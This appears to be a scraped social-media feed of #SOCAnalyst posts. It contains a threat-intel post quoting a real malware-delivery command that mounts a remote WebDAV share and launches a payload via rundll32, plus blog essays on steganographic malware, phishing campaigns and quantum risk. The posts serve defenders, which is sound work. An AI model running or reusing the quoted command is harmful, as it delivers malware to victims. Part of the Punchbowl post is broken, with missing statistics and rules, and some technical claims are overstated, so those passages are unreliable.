 AmmarSpaces
A new perspective of the shift as SOC Analyst in AI era by Dave Kennedy (@HackingDave ) from Binary Defense.
Mostly I agree with all of his takes. What do you think?
https://binarydefense.com/resources/blog/the-analysts-new-job-description
A new perspective of the shift as SOC Analyst in AI era by Dave Kennedy (@HackingDave ) from Binary Defense.
Mostly I agree with all of his takes. What do you think?
https://binarydefense.com/resources/blog/the-analysts-new-job-description
🚨 Suspicious malware delivery command observed:
conhost --headless cmd /v:on /c "call pushd \\ralgob.n1betiran.com@SSL\62b7a48e-c9dc-444f-87f7-32759cd65d16 & rundll32 goog.ct,#1"
The command hides execution, connects to a remote WebDAV share, and launches a payload via rundll32.
Observed infrastructure:
• ralgob.n1betiran.com
• *.n1betiran.com
Observed compromised website:
• ic.sch.id
Worth checking for WebDAV activity (@ssl, PROPFIND) and unusual rundll32 executions.
#Malware #CyberSecurity #ThreatIntel #DFIR #IncidentResponse #BlueTeam #WindowsSecurity #WebDAV #IOC #SOCAnalyst #tech
Just saw a video by Simply Cyber, regarding 3 levels of SOC Analyst asked an interview question regarding alert prioritization.
The question is:
Which one will be your priority?
a. Domain admin brute force
b. Suspicious powershell on a developer's account
c. 15 GB transfer to cloud storage service
d. 5 Phishing emails reported by users
What got me interesting is, the Senior Level analyst is picking the "15GB data uploaded to something", because he view it as the end of Cyber Kill Chain, which means in term of risks, it is the highest...
While, the beginner and Mid Level pick the Domain Admin brute force, because Domain Admin is a pandora box. If it is compromised, it is a game over.
For initial, I am viewing the 15GB upload as the first priority because it MIGHT means exfiltration already happened.
As I view the video goes, I agree with the reviewer, because:
1. 15GB uploads has more layer of confirmation than Domain Admin abuse
2. Domain admin brute force is MORE obvious of being suspicious
3. Domain admin brute force are easier to confirm
4. IT IS more dangerous and simple to check.
But, what is your view on this, do you agree with what the reviewer said or have your own take?

Interesting SOC Analyst case story by @huntress
Codex didn't really address the real issue on why the host fans got loud, but it was because of Cryptominer.

A Linux user recently tried to respond to potentially malicious behavior on their machine using OpenAI’s Codex coding agent, before installing the Huntress agent. What ensued shows the unexpected impacts of this AI use case on DFIR investigations.
CIA - song IRON LOCKS
www.youtube.com/@4427427
#TriadaCIA #CIATriad #Confidentiality #Integrity #Availability #Poufność #Integralność #Dostępność #NIST #Framework #CyberAwareness #SIEM #SOCAnalyst
#Python #SQL #Linux #NetworkSecurity #ThreatActor #Phishing #SocialEngineering #SecurityTools #CyberSkills
#Rap90 #CyberSong #CyberVibe #TechMusic #SecurityRap #StudyWithMusic #CyberSecuritySongs
The Silent Breach: Why Your Security Gateway Can’t See the Malware in Your Images
3,217 words, 17 minutes read time.
The Invisible Threat: Why Modern Cybersecurity Cannot Afford to Ignore Digital Steganography
In the current era of high-frequency cyber warfare, the most effective weapon is not necessarily the one with the highest encryption standard, but the one that remains entirely undetected until the moment of execution. While the industry spends billions of dollars perfecting cryptographic defenses to ensure that intercepted data cannot be read, a more insidious technique is resurfacing in the arsenals of advanced persistent threats: steganography. Unlike encryption, which transforms a message into an unreadable cipher—essentially waving a red flag that says “this is a secret”—steganography focuses on concealing the very existence of the communication. By embedding malicious payloads, configuration files, or stolen credentials within seemingly mundane carriers like a digital photograph of a corporate headquarters or a standard text readme file, attackers are successfully bypassing traditional security perimeters. Analyzing recent threat actor behaviors reveals that this is no longer a niche academic curiosity but a foundational component of modern malware delivery and data exfiltration strategies.
The primary danger of digital steganography lies in its exploitation of trust and the inherent limitations of automated scanning tools. Most Security Operations Centers (SOCs) are tuned to identify known malicious file signatures, suspicious executable behavior, or anomalies in encrypted traffic. However, a JPEG or PNG file is generally viewed as benign, often passing through email gateways and firewalls with minimal scrutiny beyond a basic virus scan. When a hacker hides data inside these files, they are leveraging the “noise” of the digital world to mask their signal. This methodology allows for a level of persistence that is difficult to combat, as the malicious content does not reside in a separate file that can be easily quarantined, but is woven into the fabric of legitimate business assets. As we move further into a landscape defined by zero-trust architectures, understanding the technical mechanics of how these hidden channels operate is a prerequisite for any robust defense strategy.
The Mechanics of Deception: How Least Significant Bit (LSB) Encoding Exploits Image Data
To understand how a hacker compromises a digital image, one must first understand the underlying structure of digital color representation. Most common image formats, such as $24$-bit BMP or PNG, represent pixels using three color channels: Red, Green, and Blue (RGB). Each of these channels is typically allocated $8$ bits, allowing for a value range from $0$ to $255$. When an attacker utilizes Least Significant Bit (LSB) encoding, they are targeting the rightmost bit in that $8$-bit sequence. Because this bit represents the smallest incremental value in the color intensity, changing it from a $0$ to a $1$ (or vice versa) results in a color shift so infinitesimal that it is mathematically and visually indistinguishable to the human eye. For instance, a pixel with a Red value of $255$ ($11111111$ in binary) that is changed to $254$ ($11111110$) remains, for all practical purposes, the same shade of red to any casual observer or standard display monitor.
By systematically replacing these least significant bits across thousands of pixels, an attacker can embed an entire secondary file—such as a PowerShell script or a Cobalt Strike beacon—within the “carrier” image. The process begins by converting the malicious payload into a binary stream and then iterating through the pixel array of the target image, swapping the LSB of each color channel with a bit from the payload. A standard $1080\text{p}$ image contains over two million pixels, which provides ample “real estate” to hide significant amounts of data without causing the type of visual artifacts or “noise” that would trigger a manual review. Furthermore, because the overall file structure and headers of the image remain intact, the file continues to function perfectly as an image, successfully deceiving both the end-user and many signature-based detection systems that only verify if a file matches its declared extension.
The technical sophistication of LSB encoding can be further heightened through the use of pseudo-random number generators (PRNGs). Instead of embedding the data in a linear fashion from the first pixel to the last—which creates a detectable statistical pattern—the attacker can use a secret key to seed a PRNG that determines a non-linear path through the pixel map. This effectively scatters the hidden bits throughout the image in a way that appears as natural “entropy” or sensor noise to basic statistical analysis tools. Consequently, without the specific algorithm and the corresponding key used to embed the data, extracting the payload becomes a significant cryptographic challenge. This layer of complexity ensures that even if a file is suspected of harboring a payload, proving its existence and retrieving the contents requires specialized steganalysis techniques that are often outside the scope of standard incident response.
Beyond Pixels: Hiding Payloads in Image Metadata and Headers
While LSB encoding focuses on the visual data of an image, a more straightforward and increasingly common method involves the exploitation of non-visual data segments, specifically headers and metadata fields. Every modern image file contains a variety of metadata, such as Exchangeable Image File Format (EXIF) data, which stores information about the camera settings, GPS coordinates, and timestamps. Attackers have recognized that these fields, intended for descriptive text, are essentially unregulated storage bins that can hold malicious strings. By injecting base64-encoded commands or encrypted URLs into the “Artist,” “Software,” or “Copyright” tags of an image, a threat actor can provide instructions to a piece of malware already residing on a victim’s machine. The malware simply “phones home” by downloading a benign-looking image from a public site like Imgur or GitHub and then parses the EXIF data to find its next set of instructions.
This technique is particularly effective for maintaining Command and Control (C2) infrastructure because it mimics legitimate web traffic. A firewall is unlikely to block an internal workstation from reaching a common image-hosting domain, and the payload itself is never “executed” in the traditional sense; it is merely read as a string by a separate process. Beyond standard metadata, hackers also target the internal structure of the file format itself, such as the “Comment” segments in JPEGs or the “chunks” in a PNG file. PNG files are organized into discrete blocks of data—such as IHDR for header information and IDAT for the actual image data—but the specification also allows for “ancillary chunks” (like tEXt or zTXt) which are ignored by most image viewers. An attacker can create custom, non-critical chunks that contain large volumes of data, effectively turning a simple icon into a delivery vehicle for a multi-stage malware dropper.
One of the most dangerous manifestations of this header manipulation is the creation of “polyglot” files. A polyglot is a file that is valid under two different file formats simultaneously. For example, a skilled attacker can craft a file that begins with the “Magic Bytes” of a GIF file (e.g., 47 49 46 38), ensuring that any image viewer or web browser treats it as a graphic, but also contains a valid Java Archive (JAR) or a web-based script further down in its structure. When this file is handled by a browser, it displays as an image, but if it is passed to a script interpreter or a specific application vulnerability, it executes as code. This dual-identity approach creates a massive blind spot for security products that rely on file-type identification to apply security policies. By blending the executable logic with the static data of an image, hackers have successfully created “stealth” files that are nearly impossible to categorize correctly without deep, byte-level inspection of the entire file body.
Text-Based Subversion: Linguistic Steganography and Zero-Width Characters
While the manipulation of high-entropy image files provides a vast playground for hiding data, hackers often prefer the simplicity and ubiquity of text files to evade modern detection engines. Text-based steganography is particularly dangerous because it exploits the very foundation of digital communication: the way we render characters on a screen. One of the most sophisticated methods involves the use of Unicode zero-width characters. These are non-printing characters, such as the Zero-Width Joiner (U+200D) or the Zero-Width Space (U+200B), which are designed to handle complex ligatures or invisible word breaks. Because these characters have no visual width, they are completely invisible to a human reading a text file or an administrator viewing a configuration script. However, to a computer, they are distinct pieces of data. An attacker can map these invisible characters to binary values—for instance, using a Zero-Width Joiner to represent a ‘1’ and a Zero-Width Non-Joiner to represent a ‘0’—allowing them to embed an entire encoded script inside a perfectly normal-looking README.txt file or even a social media post.
Beyond the use of “invisible” characters, hackers frequently leverage whitespace steganography, a technique that hides information in the trailing spaces and tabs of a document. In environments where source code is frequently moved between developers, a file containing extra spaces at the end of lines is rarely viewed with suspicion; it is usually dismissed as poor formatting or a byproduct of different text editors. Tools like “Snow” have long been used to conceal messages in this manner, effectively turning the “empty” space of a document into a covert storage medium. This is particularly effective in bypassing Data Loss Prevention (DLP) systems that are programmed to look for specific keywords or patterns of sensitive data like credit card numbers. By breaking a sensitive string into binary and hiding it as a series of tabs and spaces within a large corporate policy document, the data can be exfiltrated without triggering any signature-based alarms, as the document’s visible content remains entirely benign and policy-compliant.
Linguistic steganography represents the peak of this deceptive art, shifting the focus from bit-level manipulation to the nuances of human language itself. Rather than relying on technical “glitches” or hidden characters, this method involves altering the structure of sentences to carry a hidden message. By using a pre-defined dictionary and specific grammatical variations, an attacker can construct sentences that appear natural but encode specific data points based on word choice or sentence length. For example, a seemingly innocent email about a lunch meeting could, through a specific arrangement of adjectives and nouns, encode the IP address of a new Command and Control server. This form of “mimicry” is incredibly difficult for automated systems to detect because it does not involve any unusual file properties or illegal characters. It relies on the semantic flexibility of language, making it one of the most resilient forms of covert communication available to sophisticated threat actors who need to maintain long-term, low-profile access to a target network.
Real-World Weaponization: Case Studies in Malware and Data Exfiltration
The transition of steganography from a theoretical concept to a primary weapon in the wild is best illustrated by the evolution of exploit kits and state-sponsored campaigns. One of the most notorious examples is the Stegano exploit kit, which gained notoriety for hiding its malicious logic within the alpha channel of PNG images used in banner advertisements. The alpha channel, which controls the transparency of pixels, provides a perfect hiding spot because small variations in transparency are virtually impossible for a human to see against a standard web background. By embedding encrypted code in these advertisements, the attackers were able to redirect users to malicious landing pages without the users ever clicking a link or the ad-networks ever detecting the payload. This “malvertising” campaign demonstrated that steganography could be scaled to target millions of users simultaneously, turning the visual infrastructure of the internet into a delivery system for ransomware and banking trojans.
Advanced Persistent Threat (APT) groups, such as the North Korean-linked Lazarus Group, have refined these techniques to maintain persistence within highly secured environments. In several documented campaigns, Lazarus utilized BMP (bitmap) files to deliver second-stage malware. These images, often disguised as legitimate documents or icons, contained encrypted DLL files hidden within their pixel data. Once the initial dropper was executed on a victim’s machine, it would download the BMP file, extract the hidden bytes from the image data, and load the malicious DLL directly into memory. This “fileless” approach is a nightmare for traditional antivirus solutions because the malicious code never exists as a standalone file on the disk; it is only reconstructed at runtime from the components hidden within the benign image. This method effectively neutralizes most perimeter defenses that rely on file-scanning, as the image file itself is technically valid and non-executable.
The use of steganography is not limited to the delivery of malware; it is equally effective for the silent exfiltration of sensitive data. During a major breach of a global financial institution, investigators discovered that insiders were using high-resolution digital photographs to smuggle proprietary trading algorithms out of the network. By using LSB encoding to hide the source code within the photos of “office pets” and “company outings,” the attackers were able to bypass DLP systems that were specifically tuned to block the transmission of code-like text or large archives. Because the files remained valid JPEGs, they were permitted to be uploaded to personal cloud storage and social media accounts. This highlights a critical flaw in many modern security architectures: the assumption that if a file looks like an image and acts like an image, it is nothing more than an image. These real-world cases prove that steganography is the ultimate tool for bypassing the “secure” perimeters that organizations rely on.
Detection and Defiance: The Technical Challenges of Steganalysis
Detecting the presence of hidden data within a carrier file, a field known as steganalysis, is a game of statistical probability rather than binary certainty. Unlike traditional virus detection, which relies on matching a file’s hash or signature against a database of known threats, steganalysis must look for anomalies in the file’s expected data distribution. One of the most common technical approaches is the use of Chi-squared ($\chi^2$) tests, which analyze the distribution of pixel values in an image. In a natural, unmodified image, the frequency of adjacent color values tends to follow a predictable pattern. However, when an attacker injects a binary payload into the Least Significant Bits, they introduce a level of artificial entropy that flattens this distribution. This statistical “signature” of randomness is often the only clue that an image has been tampered with. Specialized tools can scan directories of images, flagging those with an unusually high degree of LSB entropy for further investigation by forensic analysts.
Despite the power of statistical analysis, defenders face a significant hurdle known as the “Clean Image” problem. Steganalysis is exponentially more accurate when the analyst has access to the original, unmodified version of the file for comparison. Without this baseline, it is remarkably difficult to prove that a slight color variation or a specific metadata string is a malicious injection rather than a byproduct of the camera’s sensor noise or a specific compression algorithm. Furthermore, as attackers shift toward more sophisticated embedding methods—such as spread-spectrum steganography, which distributes the payload across many different frequencies within the image data—traditional statistical tests often fail. These techniques mimic the natural noise of the medium so closely that the signal-to-noise ratio becomes nearly impossible to decipher without the original key. This mathematical reality means that for many organizations, detection is not a scalable solution; instead, the focus must shift toward proactive neutralization.
Proactive defense, or “active warden” strategies, involve the automated sanitization of all incoming media files to ensure that any potential hidden channels are destroyed. Rather than trying to detect if a file is “guilty,” security gateways can be configured to “clean” every file by default. For images, this might involve re-compressing a JPEG, which slightly alters pixel values and effectively wipes out LSB-embedded data. For text files, a “sanitizer” can strip out all non-printing Unicode characters and normalize whitespace, effectively neutralizing zero-width character attacks. In high-security environments, some organizations go as far as “image flattening,” where an image is rendered into a canvas and then re-captured as a completely new file, ensuring that only the visual information survives and any hidden binary logic in the headers or metadata is discarded. This “zero-trust” approach to media handling is the only way to reliably defeat an adversary that specializes in hiding in plain sight.
Conclusion: The Future of Covert Channels in an AI-Driven World
The arms race between steganographers and security researchers is entering a new, more volatile phase driven by the rise of generative artificial intelligence. We are moving beyond the era of simply “hiding” data in existing files toward the era of “generative steganography,” where AI models can create entirely new, high-fidelity images or text blocks specifically designed to house a hidden payload from their very inception. These AI-generated carriers can be engineered to be statistically perfect, matching the expected entropy of a natural file so precisely that traditional steganalysis tools are rendered obsolete. As attackers begin to use Large Language Models (LLMs) to generate “innocent” emails that encode complex command-and-control instructions within the very flow of the prose, the challenge for defenders will shift from technical detection to semantic analysis. The “invisible” threat is becoming smarter, more adaptive, and more integrated into the standard tools of digital communication.
Ultimately, the resurgence of steganography serves as a critical reminder that cybersecurity is as much about psychology and subversion as it is about bits and bytes. By focusing exclusively on the “gates” of our networks—the firewalls, the encryptions, and the passwords—we have left the “windows” of our daily digital interactions wide open. A JPEG is rarely just a JPEG, and a text file is rarely just text. As long as there is a medium for communication, there will be a way to subvert it for covert purposes. For the modern security professional, the lesson is clear: true security requires a healthy skepticism of even the most benign-looking assets. Implementing deep-file inspection, automated media sanitization, and a rigorous zero-trust policy for all file types is no longer an optional luxury; it is a fundamental necessity in a world where the most dangerous threats are the ones you can’t see.
Call to Action
If this breakdown helped you think a little clearer about the threats out there, don’t just click away. Subscribe for more no-nonsense security insights, drop a comment with your thoughts or questions, or reach out if there’s a topic you want me to tackle next. Stay sharp out there.
D. Bryan King
Sources
NIST SP 800-101 Rev. 1: Guidelines on Mobile Device Forensics (Steganography Overview)
MITRE ATT&CK: Steganography (T1027.003)
CISA Analysis Report (AR21-013A): Malicious Steganography in SolarWinds Aftermath
Verizon 2024 Data Breach Investigations Report (DBIR)
Kaspersky: Steganography in Contemporary Cyberattacks
Mandiant: Sophisticated Steganography in Targeted Attacks
SentinelOne: Digital Steganography and Malware Persistence
Krebs on Security: Malware Hides in Plain Sight via Steganography
Palo Alto Unit 42: Steganography in the Wild
McAfee Labs: The Art of Hiding Data Within Data
SANS Institute: Steganography – Hiding Data Within Data
Dark Reading: Why Steganography is the Next Frontier
Center for Internet Security (CIS): The Basics of Steganography
IEEE Xplore: A Review on Image Steganography Techniques
Disclaimer:
The views and opinions expressed in this post are solely those of the author. The information provided is based on personal research, experience, and understanding of the subject matter at the time of writing. Readers should consult relevant experts or authorities for specific guidance related to their unique situations.
#APTTechniques #binaryEncoding #C2Channels #chiSquaredTest #CISAReports #commandAndControl #covertCommunication #cyberDefense #cyberThreats #cyberWarfare #cybersecurity #dataExfiltration #dataLossPrevention #digitalForensics #digitalWatermarking #DLPBypass #encryptionVsSteganography #entropyAnalysis #EXIFData #exploitKits #fileSanitization #filelessMalware #forensicAnalysis #GIFAR #hiddenPayloads #hiddenScripts #imageSteganography #informationHiding #LazarusGroup #leastSignificantBit #linguisticSteganography #LSBEncoding #maliciousImages #malwareDetection #malwarePersistence #memoryInjection #metadataExploitation #MITREATTCK #networkSecurity #NISTSP800101 #obfuscation #payloadDelivery #pixelManipulation #polyglotFiles #RGBPixelData #securityResearch #SOCAnalyst #statisticalAnalysis #steganalysis #SteganoExploitKit #steganography #technicalDeepDive #textSteganography #threatHunting #UnicodeExploits #whitespaceSteganography #zeroTrust #zeroWidthCharacters
Trying to land your first #SOCAnalyst role? This roadmap breaks down what to learn, which tools to practise (SIEM, EDR, Wireshark), and a 90‑day plan that produces portfolio-ready case notes and detections.
Read the full guide → https://codelabsacademy.com/en/blog/soc-analyst-roadmap-90-day-practice-plan?source=mastodon
For career changers in #Cybersecurity and #BlueTeam, with practical #InfoSec #Upskilling
This Punchbowl Phish Is Bypassing 90% Of Email Filters Right Now
997 words, 5 minutes read time.
If you have had three different analysts escalate the exact same email in your ticketing system in the last 72 hours, this one is for you.
This is not a Nigerian prince scam. This is not a fake Amazon order. This is right now, this week, the most successful, most widely distributed phishing campaign running on the internet. And almost nobody is talking about just how good it is.
What this scam actually is
You get an email. It looks exactly like an invitation from Punchbowl, the extremely popular digital invite and greeting card service. There’s no misspelled logo. There’s no broken grammar. There is absolutely nothing that jumps out as fake.
It says someone has invited you to a birthday party, a baby shower, a retirement. At the very bottom, there is one single line that almost everyone misses:
For the best experience, please view this invitation on a desktop or laptop computer.
If you click the link, you do not get an invitation. You get malware. As of this week, the payload is almost always a variant of Remcos RAT, which gives attackers full unrestricted access to your device, full keylogging, and the ability to dump all credentials and move laterally across your network.
And every single mainstream warning about this scam has completely missed the most important detail. That line about the desktop? That is not a throwaway line. That is deliberate, extremely well researched threat actor tradecraft.
Nearly all modern mobile email clients automatically rewrite and sandbox links. Most endpoint protection does almost nothing on desktop by comparison. The attackers know this. They are actively telling you to defeat your own security for them. And it works.
Why this is an absolute nightmare for security teams
Let me give you the numbers that no one is putting in the official advisories:
I have seen CISOs, SOC managers and professional penetration testers all admit publicly this week that they almost clicked this link. If you look at this and don’t feel even the tiniest urge to click, you are lying to yourself.
This is what good phishing looks like. This is not the garbage you send out in your monthly phishing simulation with the obviously fake logo. This is the stuff that actually works.
How to not get burned
I’m going to split this into two sections: the advice for end users, and the actionable stuff you can implement as a security professional in the next 10 minutes.
For everyone
@punchbowl.com. There are no exceptions. If it comes from anywhere else, delete it immediately.For SOC Analysts and Security Teams
These are the steps you can go and implement right now before you finish reading this post:
for the best experience please view this on a desktop or laptop. At time of writing this rule has a 0% false positive rate.Closing Thought
The worst part about this scam is how predictable it is. We have all been talking for 15 years about how the next big phish won’t have spelling mistakes. We all said it will look perfect. It will be something you actually expect. And now it’s here, and it is running circles around almost every security stack we have built.
If you see this email, report it. If you are on shift right now, go push that detection rule. And for the love of god, stop laughing at people who almost clicked it.
Call to Action
If this breakdown helped you think a little clearer about the threats out there, don’t just click away. Subscribe for more no-nonsense security insights, drop a comment with your thoughts or questions, or reach out if there’s a topic you want me to tackle next. Stay sharp out there.
D. Bryan King
Sources
Disclaimer:
The views and opinions expressed in this post are solely those of the author. The information provided is based on personal research, experience, and understanding of the subject matter at the time of writing. Readers should consult relevant experts or authorities for specific guidance related to their unique situations.
#attackVector #boardroomRisk #breachPrevention #CISAAlert #CISO #credentialTheft #cyberResilience #cyberattack #cybercrime #cybersecurityAwareness #defenseInDepth #desktopOnlyPhishing #detectionRule #DKIM #DMARC #emailFilterBypass #emailGateway #emailHygiene #emailSecurity #emailSecurityGateway #endpointProtection #incidentResponse #indicatorsOfCompromise #initialAccess #IoCs #lateralMovement #linkSafety #logAnalysis #maliciousLink #malware #MITREATTCK #mobileEmailRisk #phishingCampaign #phishingDetection #phishingScam #phishingSimulation #phishingStatistics #PunchbowlPhishing #ransomwarePrecursor #RemcosRAT #sandboxEvasion #securityAlert #SecurityAwarenessTraining #securityBestPractices #securityLeadership #securityMonitoring #securityOperationsCenter #securityStack #SOCAnalyst #socialEngineering #spearPhishing #SPF #suspiciousEmail #T1566001 #threatActor #threatHunting #threatIntelligence #userTraining #zeroTrust
The Brutal Truth About “Trusted” Phishing: Why Even Apple Emails Are Burning Your SOC
1,158 words, 6 minutes read time.
I’ve been in this field long enough to recognize a pattern that keeps repeating, no matter how much tooling we buy or how many frameworks we cite. Every major incident, every ugly postmortem, every late-night bridge call starts the same way: someone trusted something they were conditioned to trust. Not a zero-day, not a nation-state exploit chain, not some mythical hacker genius—just a moment where a human followed a path that looked legitimate because the system trained them to do exactly that. We like to frame cybersecurity as a technical discipline because that makes it feel controllable, but the truth is that most real-world compromises are social engineering campaigns wearing technical clothing. The Apple phishing scam circulating right now is a perfect example, and if you dismiss it as “just another phishing email,” you’re missing the point entirely.
Here’s what makes this particular scam dangerous, and frankly impressive from an adversarial perspective. The victim receives a text message warning that someone is trying to access their Apple account. Immediately, the attacker injects urgency, because urgency shuts down analysis faster than any exploit ever could. Then comes a phone call from someone claiming to be Apple Support, speaking confidently, calmly, and procedurally. They explain that a support ticket has been opened to protect the account, and shortly afterward, the victim receives a real, legitimate email from Apple with an actual case number. No spoofed domain, no broken English, no obvious red flags. At that moment, every instinct we’ve trained users to rely on fires in the wrong direction. The email is real. The ticket is real. The process is real. The only thing that isn’t real is the person on the other end of the line. When the attacker asks for a one-time security code to “close the ticket,” the victim believes they’re completing a security process, not destroying it. That single moment hands the attacker the keys to the account, cleanly and quietly, with no malware and almost no telemetry.
What makes this work so consistently is that attackers have finally accepted what many defenders still resist admitting: humans are the primary attack surface, and trust is the most valuable credential in the environment. This isn’t phishing in the classic sense of fake emails and bad links. This is confidence exploitation, the same psychological technique that underpins MFA fatigue attacks, helpdesk impersonation, OAuth consent abuse, and supply-chain compromise. The attacker doesn’t need to bypass controls when they can persuade the user to carry them around those controls and hold the door open. In that sense, this scam isn’t new at all. It’s the same strategy that enabled SolarWinds to unfold quietly over months, the same abuse of implicit trust that allowed NotPetya to detonate across global networks, and the same manipulation of expected behavior that made Stuxnet possible. Different scale, different impact, same foundational weakness.
From a framework perspective, this attack maps cleanly to MITRE ATT&CK, and that matters because frameworks are how we translate gut instinct into organizational understanding. Initial access occurs through phishing, but the real win for the attacker comes from harvesting authentication material and abusing valid accounts. Once they’re in, everything they do looks legitimate because it is legitimate. Logs show successful authentication, not intrusion. Alerts don’t fire because controls are doing exactly what they were designed to do. This is where Defense in Depth quietly collapses, not because the layers are weak, but because they are aligned around assumptions that no longer hold. We assume that legitimate communications can be trusted, that MFA equals security, that awareness training creates resilience. In reality, these assumptions create predictable paths that adversaries now exploit deliberately.
If you’ve ever worked in a SOC, you already know why this type of attack gets missed. Analysts are buried in alerts, understaffed, and measured on response time rather than depth of understanding. A real Apple email doesn’t trip a phishing filter. A user handing over a code doesn’t generate an endpoint alert. There’s no malicious attachment, no beaconing traffic, no exploit chain to reconstruct. By the time anything unusual appears in the logs, the attacker is already authenticated and blending into normal activity. At that point, the investigation starts from a place of disadvantage, because you’re hunting something that looks like business as usual. This is how attackers win without ever making noise.
The uncomfortable truth is that most organizations are still defending against yesterday’s threats with yesterday’s mental models. We talk about Zero Trust, but we still trust brands, processes, and authority figures implicitly. We talk about resilience, but we train users to comply rather than to challenge. We talk about human risk, but we treat training as a checkbox instead of a behavioral discipline. If you’re a practitioner, the takeaway here isn’t to panic or to blame users. It’s to recognize that trust itself must be treated as a controlled resource. Verification cannot stop at the domain name or the sender address. Processes that allow external actors to initiate internal trust workflows must be scrutinized just as aggressively as exposed services. And security teams need to start modeling social engineering as an adversarial tradecraft, not an awareness problem.
For SOC analysts, that means learning to question “legitimate” activity when context doesn’t line up, even if the artifacts themselves are clean. For incident responders, it means expanding investigations beyond malware and into identity, access patterns, and user interaction timelines. For architects, it means designing systems that minimize the blast radius of human error rather than assuming it won’t happen. And for CISOs, it means being honest with boards about where real risk lives, even when that conversation is uncomfortable. The enemy is no longer just outside the walls. Sometimes, the gate opens because we taught it how.
I’ve said this before, and I’ll keep saying it until it sinks in: trust is not a security control. It’s a vulnerability that must be managed deliberately. Attackers understand this now better than we do, and until we catch up, they’ll keep walking through doors we swear are locked.
Call to Action
If this breakdown helped you think a little clearer about the threats out there, don’t just click away. Subscribe for more no-nonsense security insights, drop a comment with your thoughts or questions, or reach out if there’s a topic you want me to tackle next. Stay sharp out there.
D. Bryan King
Sources
MITRE ATT&CK Framework
NIST Cybersecurity Framework
CISA – Avoiding Social Engineering and Phishing Attacks
Verizon Data Breach Investigations Report
Mandiant Threat Intelligence Reports
CrowdStrike Global Threat Report
Krebs on Security
Schneier on Security
Black Hat Conference Whitepapers
DEF CON Conference Archives
Microsoft Security Blog
Apple Platform Security
Disclaimer:
The views and opinions expressed in this post are solely those of the author. The information provided is based on personal research, experience, and understanding of the subject matter at the time of writing. Readers should consult relevant experts or authorities for specific guidance related to their unique situations.
#accountTakeover #adversaryTradecraft #ApplePhishingScam #attackSurfaceManagement #authenticationSecurity #breachAnalysis #breachPrevention #businessEmailCompromise #CISOStrategy #cloudSecurityRisks #credentialHarvesting #cyberDefenseStrategy #cyberIncidentAnalysis #cyberResilience #cyberRiskManagement #cybercrimeTactics #cybersecurityAwareness #defenseInDepth #digitalIdentityRisk #digitalTrustExploitation #enterpriseRisk #enterpriseSecurity #humanAttackSurface #identityAndAccessManagement #identitySecurity #incidentResponse #informationSecurity #MFAFatigue #MITREATTCK #modernPhishing #NISTFramework #phishingAttacks #phishingPrevention #securityArchitecture #SecurityAwarenessTraining #securityCulture #securityLeadership #securityOperationsCenter #securityTrainingFailures #SOCAnalyst #socialEngineering #threatActorPsychology #threatHunting #trustedBrandAbuse #trustedPhishing #userBehaviorRisk #zeroTrustSecurity

How Quantum Computing Could Change Cybersecurity
1,043 words, 6 minutes read time.
Quantum computing is no longer a distant dream scribbled on whiteboards at research labs; it is a looming reality that promises to disrupt every corner of the digital landscape. For cybersecurity professionals, from the analysts sifting through logs at 2 a.m. to CISOs defending multimillion-dollar digital fortresses, the quantum revolution is both a threat and an opportunity. The very encryption schemes that secure our communications, financial transactions, and sensitive corporate data could be rendered obsolete by the computational power of qubits. This isn’t science fiction—it’s an urgent wake-up call. In this article, I’ll explore how quantum computing could break traditional cryptography, force the adoption of post-quantum defenses, and transform the way we model and respond to cyber threats. Understanding these shifts isn’t optional for security professionals anymore; it’s survival.
Breaking Encryption: The Quantum Threat to Current Security
The first and most immediate concern for anyone in cybersecurity is that quantum computers can render our existing cryptographic systems ineffective. Traditional encryption methods, such as RSA and ECC, rely on mathematical problems that classical computers cannot solve efficiently. RSA, for example, depends on the difficulty of factoring large prime numbers, while ECC leverages complex elliptic curve relationships. These are the foundations of secure communications, e-commerce, and cloud storage, and for decades, they have kept adversaries at bay. Enter quantum computing, armed with Shor’s algorithm—a method capable of factoring these massive numbers exponentially faster than any classical machine. In practical terms, a sufficiently powerful quantum computer could crack RSA-2048 in a matter of hours or even minutes, exposing sensitive data once thought safe. Grover’s algorithm further threatens symmetric encryption by effectively halving key lengths, making AES-128 more vulnerable than security architects might realize. In my years monitoring security incidents, I’ve seen teams underestimate risk, assuming that encryption is invulnerable as long as key lengths are long enough. Quantum computing demolishes that assumption, creating a paradigm where legacy systems and outdated protocols are no longer just inconvenient—they are liabilities waiting to be exploited.
Post-Quantum Cryptography: Building the Defenses of Tomorrow
